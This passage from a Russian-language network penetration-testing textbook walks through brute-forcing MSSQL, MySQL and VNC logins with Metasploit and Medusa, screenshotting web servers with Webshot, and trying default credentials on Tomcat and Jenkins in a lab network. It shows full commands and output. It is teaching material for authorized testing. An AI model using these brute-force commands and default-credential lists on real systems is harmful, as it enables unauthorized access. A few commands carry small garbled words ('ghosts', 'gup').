Этот вывод не нуждается в пояснениях. CME удалось определить, что две из наших целевых Windows-машин используют пароль из созданного нами списка паролей. Это означает, что мы можем войти в эти две системы с правами администратора и делать все, что захотим. Если бы мы были настоящими злоумышленниками, это было бы очень плохо для нашего клиента. Давайте запомним эти две уязвимые системы и продолжим работу по подбору паролей и обнаружению уязвимостей.

**СОВЕТ** Очень важно делать подробные записи, и я рекомендую использовать удобную для вас программу. Я видел, как люди использовали что угодно, начиная с примитивного текстового редактора ASCII и вплоть до установки целого движка wiki в своей локальной системе пентеста. Мне нравится использовать Evernote. Вы должны выбрать то, что лучше всего подходит для вас, но выберите хоть что-нибудь и делайте подробные записи на протяжении всего проникновения.

### Создаются ли записи в логах при подборе пароля?

Да, так и есть. Я часто удивляюсь тому, сколько компаний игнорируют системные логи или настраивают их на автоматическую ежедневную или еженедельную очистку для экономии места на диске.

Чем дольше вы будете заниматься пентестингом, тем больше увидите людей, стирающих границы между оценкой уязвимости, пентестом и проникновением красной команды. При проведении полномасштабного проникновения красной команды имеет смысл позаботиться о том, отображается ли ваша активность в логе. Однако типичный INPT далек от участия красной команды и не подразумевает скрытность, цель которой – оставаться незамеченным как можно дольше. Если вы работаете над INPT, вам не следует беспокоиться о создании записей лога.

### 4.3.3 Подбор паролей баз данных MSSQL и MySQL

Далее в списке идут серверы баз данных. В частности, во время поиска служб мы обнаружили экземпляры Microsoft SQL Server (MSSQL) и MySQL. Для обоих этих протоколов мы можем использовать Metasploit для подбора пароля методом перебора. Начнем с MSSQL. Запустите Metasploit msfconsole, введите `use auxiliary/scanner/mssql/mssql_login` и нажмите **Enter**. Вы перейдете в модуль входа в MSSQL, где вам нужно настроить переменные `username`, `pass_file` и `rhosts`.

В типичной конфигурации базы данных MSSQL имя пользователя для учетной записи администратора – `sa` (SQL administrator), поэтому мы будем придерживаться этого правила. Оно уже должно быть задано по умолчанию. Если это не так, вы можете задать его, указав имя пользователя `sa`. Также запишите в переменную `rhosts` имя файла, содержащего цели MSSQL, которые вы перечислили во время обнаружения службы: `set rhosts file:/path/to/your/mssql.txt`. Наконец, настройте переменную `pass_file` как путь к списку паролей, который вы создали; в моем случае я наберу `set pass_file/home/royce/capsulecorp/passwords.txt`. Теперь вы можете запустить модуль, набрав `run`.

#### Листинг 4.5 Использование Metasploit для подбора паролей MSSQL

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa
username => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433 - 10.0.10.201:1433 - MSSQL - Starting authentication
scanner.
```

```

[-] 10.0.10.201:1433 - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:admin (Incorrect: )
[-] 10.0.10.201:1433 - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:root (Incorrect: )
[-] 10.0.10.201:1433 - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:password (Incorrect: )
[+] 10.0.10.201:1433 - 10.0.10.201:1433 - Login Successful:
WORKSTATION\sa>Password1 ←
[*] 10.0.10.201:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) >

```

Успешный вход  
с именем пользователя «sa»  
и паролем «Password1».

Как и в случае с последней обнаруженной нами уязвимостью аутентификации, запишите ее, и мы продолжим. Вспомните наш сценарий ограбления из голливудского фильма: команда не может просто войти в первую открытую дверь, которую они найдут, без плана нападения. Нам нужно сделать то же самое. На данный момент мы просто определяем векторы атак. Не поддавайтесь искушению глубже проникнуть в системы на этом этапе вашего теста.

### Что такое хранимая процедура?

*Хранимые процедуры* можно рассматривать как дополнительные функции, которые вы можете вызывать из сервера базы данных MSSQL. Хранимая процедура `xp_cmdshell` используется для создания командной оболочки Windows и передачи строкового параметра, который должен выполняться как команда операционной системы. Ознакомьтесь с описанием Microsoft Docs по адресу <http://mng.bz/pzx5> для получения дополнительной информации о `xp_cmdshell`.

### Почему бы не проникнуть в хост MSSQL прямо сейчас?

В начале своей карьеры я не внимал совету ждать. Едва найдя слабый пароль или отсутствующее исправление, я сразу приступал к проникновению в эту цель. Иногда мне везло, и это приводило к компрометации всей сети. В других случаях я часами или даже днями топтался в тупике только для того, чтобы вернуться к чертежной доске и найти новый уязвимый хост, который приведет меня прямо к моей конечной цели. Благодаря этому я научился уделять много времени обнаружению уязвимостей. Только после того, как вы определили все возможные пути атаки, вы сможете принять осознанное решение о том, за какие ниточки дергать и в каком порядке.

Мы также будем использовать Metasploit для проверки найденных серверов MySQL на наличие ненадежных паролей. Это будет очень похоже на то, что вы делали с модулем MSSQL. Прежде всего перейдите на модуль MySQL, набрав `use auxiliary/scanner/mysql/mysql_login`. Затем настройте переменные `ghosts` и `pass_file`, как вы делали раньше. Будьте



аккуратны и выберите правильный файл `hosts`. Для этого модуля нам не нужно беспокоиться об изменении имени пользователя, потому что корень учетной записи пользователя MySQL по умолчанию уже заполнен, так что мы можем просто ввести `gup`, чтобы запустить модуль.

#### Листинг 4.6 Использование Metasploit для подбора паролей MySQL

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mysql/mysql_login) > run

[-] 10.0.10.203:3306 - 10.0.10.203:3306 - Unsupported target version of
MySQL detected. Skipping.
[*] 10.0.10.203:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >
```

← Возможно, вводящее в заблуждение сообщение об ошибке. Используйте Medusa для проверки.

Сообщение об ошибке `Unsupported target version of MySQL detected` (обнаружена неподдерживаемая целевая версия MySQL) потенциально вводит в заблуждение. Это может означать, что целевой сервер MySQL работает под управлением версии, не совместимой с Metasploit, и поэтому подбор пароля не подходит. Однако я видел это сообщение достаточно часто, чтобы понять, что причина может быть в чем-то другом. Целевой сервер MySQL может быть настроен так, чтобы разрешать только локальный вход в систему, поэтому лишь приложение или пользователь, уже вошедший в систему, может получить доступ к серверу MySQL, нацеленному на локальный IP-адрес обратной петли `127.0.0.1`. Для проверки этого мы можем использовать Medusa. Вы уже должны были установить инструмент `medusa` в своей системе; если его там нет, установите его, набрав `sudo apt install medusa -y`. Теперь выполните следующую команду (результат выполнения см. в листинге 4.7):

```
medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt
```

#### Листинг 4.7 Использование Medusa для подбора паролей MySQL

```
~$ medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ERROR: mysql.mod: Failed to retrieve server version: Host '10.0.10.160'
is not allowed to connect to this MariaDB server
ERROR: [mysql.mod] Failed to initialize MySQL connection (10.0.10.203).
```

← Подтверждение того, что хост не принимает вход в систему с нашего IP-адреса.

Похоже, наши подозрения подтвердились. Из сообщения об ошибке Host '10.0.10.160' is not allowed to connect... (Узлу 10.0.10.160 не разрешено подключиться...) мы видим, что сервер MySQL не разрешает подключения с нашего IP-адреса. Нам нужно будет найти другой способ атаки, чтобы проникнуть в эту цель.

**СОВЕТ** Присутствие MySQL на сервере предполагает высокую вероятность того, что веб-приложение, использующее базу данных, также находится в этой системе. Если вы столкнетесь с таким поведением, запишите этот факт и вернитесь в систему, когда начнете проверять веб-службы на наличие уязвимостей.

### 4.3.4 Подбор паролей VNC

VNC остается популярным решением для удаленного управления, несмотря на то что в большинстве продуктов VNC отсутствует шифрование и они не интегрируются с централизованными системами аутентификации. Они очень часто встречаются в сети и очень редко настроены на блокировку учетной записи, поэтому являются идеальными целями для подбора пароля методом перебора. Дальше я расскажу, как использовать вспомогательный модуль Metasploit `vnc_login` для запуска атаки на список хостов, на которых работает VNC.

Как и в случае с предыдущими модулями, продемонстрированными в этой главе, загрузите модуль `vnc_login`, набрав `use auxiliary/scanner/vnc/vnc_login`. Затем используйте команду `set rhosts`, чтобы указать на ваш файл `vnc.txt`, который должен находиться в папке `discovery/hosts`. Запишите в переменную `pass_file` расположение файла `passwords.txt` и введите команду `run`, чтобы запустить модуль. Из выходных данных модуля в листинге 4.8 вы узнаете, что один из целевых серверов VNC имеет ненадежный пароль: *admin*.

#### Листинг 4.8 Использование Metasploit для угадывания паролей VNC

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
msf5 auxiliary(scanner/vnc/vnc_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.10.205:5900 - 10.0.10.205:5900 - Starting VNC login
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :admin
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :root
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :password
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password1
```

```

(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password2
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password3
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password1!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password2!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password3!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :capsulecorp
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3!
(Incorrect: No supported authentication method found.)
[*] Scanned 1 of 2 hosts (50% complete)
[*] 10.0.10.206:5900 - 10.0.10.206:5900 - Starting VNC login
[+] 10.0.10.206:5900 - 10.0.10.206:5900 - Login Successful: :admin
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :root (Incorrect:
No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :password
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password1
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password2
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password3
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password1!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password2!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password3!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :capsulecorp

```

Успешный вход  
с паролем «admin».



```
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) >
```

### Упражнение 4.3. Обнаружение слабых паролей

Используйте ваш любимый инструмент подбора паролей (CrackMapExec, Medusa и Metasploit – три примера, представленных в этой главе), чтобы найти слабые пароли в вашей сети. Вы можете воспользоваться списками IP-адресов для конкретных протоколов для сканирования всех веб-серверов, затем всех серверов баз данных, потом серверов Windows и т. д. для всех сетевых служб, поддерживающих аутентификацию. Запишите в заметках о проникновении как уязвимость аутентификации любой обнаруженный набор учетных данных, вместе с IP-адресом и сетевой службой.

## 4.4 Обнаружение уязвимостей конфигурации

Сетевая служба имеет *уязвимость конфигурации*, когда один из параметров конфигурации службы включает вектор атаки. Мой любимый пример – веб-сервер Apache Tomcat. Часто он настраивается так, чтобы разрешить развертывание произвольных файлов *архива веб-приложения* (web application archive, WAR) через веб-интерфейс. Это позволяет злоумышленнику, получившему доступ к веб-консоли, развернуть вредоносный файл WAR и получить удаленный доступ к операционной системе хоста, обычно с правами администратора.

Веб-серверы в целом обычно являются отличным способом выполнения кода в процессе INPT. Причина в том, что в крупных проектах нередко задействованы сотни или даже тысячи HTTP-серверов, на которых ра-

ботают всевозможные веб-приложения. Часто, когда ИТ-администратор или системный администратор устанавливает какое-то приложение, оно снабжено веб-интерфейсом, прослушивающим произвольный порт, а администратор даже не знает, что он там есть. Веб-служба поставляется с паролем по умолчанию, и ИТ-администратор / системный администратор может забыть его изменить или даже не знать, что ему это нужно. Это дает злоумышленнику прекрасную возможность получить удаленный доступ к целевым системам.

Первое, что вам нужно сделать, – это посмотреть, что находится в вашей области сетевой видимости. Вы можете открыть веб-браузер и начать вводить IP\_ADDRESS:PORT\_NUMBER для каждой обнаруженной службы, но это может занять много времени, особенно в сети приличного размера с несколькими тысячами хостов.

Вместо этого я специально разработал удобный маленький инструмент на Ruby под названием Webshot, который принимает XML-вывод сканирования nmap в качестве входных данных и создает снимки экрана каждого найденного HTTP-сервера. После завершения его работы у вас останется папка, содержащая доступные для просмотра скриншоты в виде миниатюр; вы можете быстро отсортировать это море веб-серверов и легко перейти к целям, которые имеют известные вам векторы атак.

### 4.4.1 Настройка Webshot

Webshot имеет открытый исходный код и доступен бесплатно на GitHub. Последовательно выполните следующие шесть команд, чтобы загрузить и установить Webshot в вашей системе.

- 1 Получите исходный код на моей странице GitHub:

```
~$ git clone https://github.com/R3dy/webshot.git
```

- 2 Перейдите в каталог Webshot:

```
~ $ cd webshot
```

- 3 Выполните обе эти команды, чтобы установить все необходимые компоненты Ruby:

```
~$ bundle install
~$ gem install thread
```

- 4 Вам необходимо загрузить устаревший пакет .deb (Debian) из Ubuntu для libpng12 (который больше не поставляется с Ubuntu), потому что Webshot использует двоичный пакет wkhtmltoimage, который больше не поддерживается:

```
~$ wget http://security.ubuntu.com/ubuntu/pool/main/libp/libpng/
➡ libpng12-0_1.2.54-1ubuntu1.1_amd64.deb
```

- 5 Установите этот пакет с помощью команды dpkg:

```
~$ sudo dpkg -i libpng12-0_1.2.54-1ubuntu1.1_amd64.deb
```

### Не можете найти пакет .deb?

Возможно, URL, используемый для wget, со временем изменится. Это маловероятно, потому что Ubuntu основан на Debian, который работает без сбоев и поддерживает репозитории пакетов с 1993 года. Тем не менее если по какой-то причине команда wget выдает ошибку, вы сможете найти действующую ссылку для загрузки на <http://mng.bz/OvmK>.

Теперь все настроено и готово для запуска Webshot. Просмотрите содержимое меню **Help** (Справка), чтобы ознакомиться с правильным синтаксисом команд. На самом деле вам нужно указать только две опции: `-t`, которая указывает на ваш целевой XML-файл из nmap, и `-o`, указывающую на каталог, в который Webshot должен выводить снимки экрана. Вы можете увидеть файл справки, запустив сценарий с флагом `-h`, как показано в следующем листинге.

#### Листинг 4.9 Использование Webshot и меню Help

```
~$ ./webshot.rb -h ←
Webshot.rb VERSION: 1.1 - UPDATED: 7/16/2019
References:
  https://github.com/R3dy/webshot
Usage: ./webshot.rb [options] [target list]
  -t, --targets [nmap XML File] XML Output From nmap Scan
  -c, --css [CSS File]         File containing css to apply...
  -u, --url [Single URL]       Single URL to take a screens...
  -U, --url-file [URL File]    Text file containing URLs
  -o, --output [Output Directory] Path to file where screens...
  -T, --threads [Thread Count] Integer value between 1-20...
  -v, --verbose                 Enables verbose output
```

Эта команда отображает меню использования и справки.

Давайте посмотрим, как это выглядит, когда Webshot запускается по моему целевому списку, который был создан nmap во время поиска служб. В этом случае команда запускается из каталога `carlecorp`, поэтому мне нужно ввести полный путь к Webshot относительно моего домашнего каталога: `~/git/webshot/webshot.rb -t discovery/services/web.xml -o documentation/screenshots`. Ниже показан результат – вы можете видеть скриншоты, появляющиеся в реальном времени, если у вас открыта папка выходных данных:

```
~$ ~/git/webshot/webshot.rb -t discovery/services/web.xml
➤ -o documentation/screenshots
Extracting URLs from nmap scan
Configuring IMGKit options
Capturing 18 screenshots using 10 threads
```

## 4.4.2 Анализ вывода Webshot

Откройте файловый проводник и перейдите в каталог со снимками экрана, и вы увидите миниатюры для каждого веб-сайта, снимок экрана которого сделал Webshot (рис. 4.4). Это полезно, потому что дает быстрое представление о том, что используется в этой сети. Для опытного злоумышленника этот каталог содержит огромное количество информации. Например, теперь мы знаем, что сервер Microsoft IIS 10 по умолчанию запущен. Сервер Apache Tomcat работает на том же IP-адресе, что и сервер XAMPP. Существует также сервер Jenkins и страница принтера HP.




Рис. 4.4 Просмотр миниатюр скриншотов веб-сервера, сделанных Webshot

### Jenkins, Tomcat, XAMPP – что это такое?

В начале своей карьеры пентестера вы откроете для себя всевозможные приложения, которые никогда раньше не видели в клиентских сетях. Это до сих пор случается со мной регулярно, потому что поставщики программного обеспечения выпускают новые приложения почти ежедневно. Обнаружив что-нибудь новое, вам следует потратить некоторое время на поиск в Google, чтобы узнать, написал ли кто-нибудь уже сценарий атаки. Что-нибудь вроде «Атака XYZ» или «Взлом XYZ» – хороший поисковый запрос для начала. Например, если вы наберете «Взлом серверов Jenkins» в Google, вы натолкнетесь на одну из моих старых публикаций в блоге, в которой пошагово объясняется, как превратить доступ к серверу Jenkins в удаленное выполнение кода: <http://mng.bz/YxVo>.




Что не менее важно, мы видим, что 12 из этих страниц возвращают ошибку или пустую страницу. В любом случае, они дают нам понять, что не нужно концентрироваться на них. Как злоумышленника вас должны особенно интересовать серверы Apache Tomcat и Jenkins, поскольку они оба содержат векторы удаленного выполнения кода, если вы можете угадать или иным образом получить пароль администратора.

### 4.4.3 Подбор паролей веб-сервера вручную

Ваш опыт наверняка будет отличаться – возможно, весьма сильно – от того, что я показал здесь. Это связано с тем, что разные компании используют бесконечное количество веб-приложений для управления различными частями своего бизнеса. Практически в каждом пентесте я нахожу то, о чем никогда раньше не слышал. Однако стоит протестировать любую потенциальную точку входа с запросом авторизации, используя по крайней мере три или четыре часто применяемых пароля по умолчанию. Вы не поверите, сколько раз парочка *admin/admin* открывала мне дверь в производственное веб-приложение, которое позже использовалось для удаленного выполнения кода.

Если вы введете в Google «пароль по умолчанию для Apache Tomcat», то увидите, что *admin/tomcat* – это набор учетных данных по умолчанию для этого приложения (рис. 4.5). Проверка вручную четырех или пяти паролей на нескольких разных веб-серверах не займет много времени, поэтому я сделаю это быстро, начиная с сервера Apache Tomcat 10.0.10.203:8080. Apache Tomcat использует базовую аутентификацию HTTP, которая запрашивает имя пользователя и пароль, если вы перейдете в каталог `/manager/html` или нажмете кнопку **Manager App** на главной странице. В случае с этим сервером учетные данные *admin/tomcat* не сра-



Запрос базовой HTTP-аутентификации

Рис. 4.5 Подбор пароля администратора вручную в Apache Tomcat



ботали. Однако сработали данные *admin/admin* (рис. 4.6), поэтому я могу добавить этот сервер в список уязвимых векторов атак в своих заметках и двигаться дальше.




Рис. 4.6 Вход в диспетчер приложений Apache Tomcat

Следующий сервер, на который я хочу нацелить свои усилия, – это сервер Jenkins, работающий по адресу 10.0.10.202:8080. Попытка вручную ввести несколько разных паролей показывает, что учетные данные сервера Jenkins – это *admin/password* (рис. 4.7).




Рис. 4.7 Успешный вход в панель администрирования Jenkins

Скорее всего, в вашей целевой сети нет серверов Jenkins или Tomcat, и это нормально. Я использую эти конкретные приложения только для иллюстрации концепции поиска веб-приложений в вашей среде и пробую применять несколько учетных данных по умолчанию для каждого из них. Я выбрал их для этой книги, потому что они широко используются

и часто настраиваются с учетными данными по умолчанию. Выполнив достаточно много заказов, вы наверняка их увидите. Тем не менее вы должны чувствовать себя комфортно, тестируя учетные данные по умолчанию в любом веб-приложении, даже в том, которое вы никогда раньше не видели.

**СОВЕТ** Вы всегда должны пробовать один или два набора учетных данных по умолчанию (в основном *admin/admin* и *admin/password*) в каждом запросе аутентификации, который вы обнаруживаете во время пентеста. Вы будете удивлены, как часто это открывает вам вход в систему.

Независимо от того, что это за приложение, кто-то предположительно развернул его в своей сети, а затем забыл, как войти в систему. Он, конечно же, отправился на веб-форум, группу пользователей Yahoo или Stack Overflow и задал сообществу поддержки вопрос об этом приложении, и кто-то посоветовал попробовать учетные данные по умолчанию. Если вы достаточно усердно погуглите, то найдете еще и руководства в формате PDF с инструкциями по настройке и установке. Это отличные места для поиска учетных данных по умолчанию и, возможно, даже возможных векторов атаки: например, содержит ли программное обеспечение функцию, позволяющую администраторам загружать произвольные файлы или выполнять фрагменты кода.

#### Почему бы не использовать автоматизированный инструмент?

Веб-серверы часто используют авторизацию на основе форм, а это означает, что подобрать пароль для входа в систему немного сложнее. Это вполне выполнимо, но вам придется потратить немного времени на то, чтобы изучить страницу входа и разобраться, какая информация должна быть отправлена в запросе HTTP POST. Вам также необходимо знать, чем отличается действительный ответ от недействительного; тогда вы можете написать свой собственный скрипт для подбора пароля.

У меня есть репозиторий на GitHub под названием *ciscobruter* (исходный код *Ciscobruter*: <https://github.com/r3dy/ciscobruter>), который вы можете изучить. Вы также можете использовать перехватывающий прокси-сервер, такой как Burp Suite, для захвата запроса аутентификации и воспроизведения его на веб-сервере, каждый раз меняя пароль. Оба этих решения немного более продвинуты, чем то, что мы рассматриваем в этой книге.

### 4.4.4 Подготовка к целенаправленному проникновению

Теперь, когда наша голливудская команда грабителей завершила составление карты своей цели, обнаружила все точки входа и определила, какие из них уязвимы для атак, пришло время составить детальный план действий. В фильмах группа злоумышленников часто придумывает самые невероятные и диковинные схемы. Сюжет от этого становится интереснее, но мы не в кино.

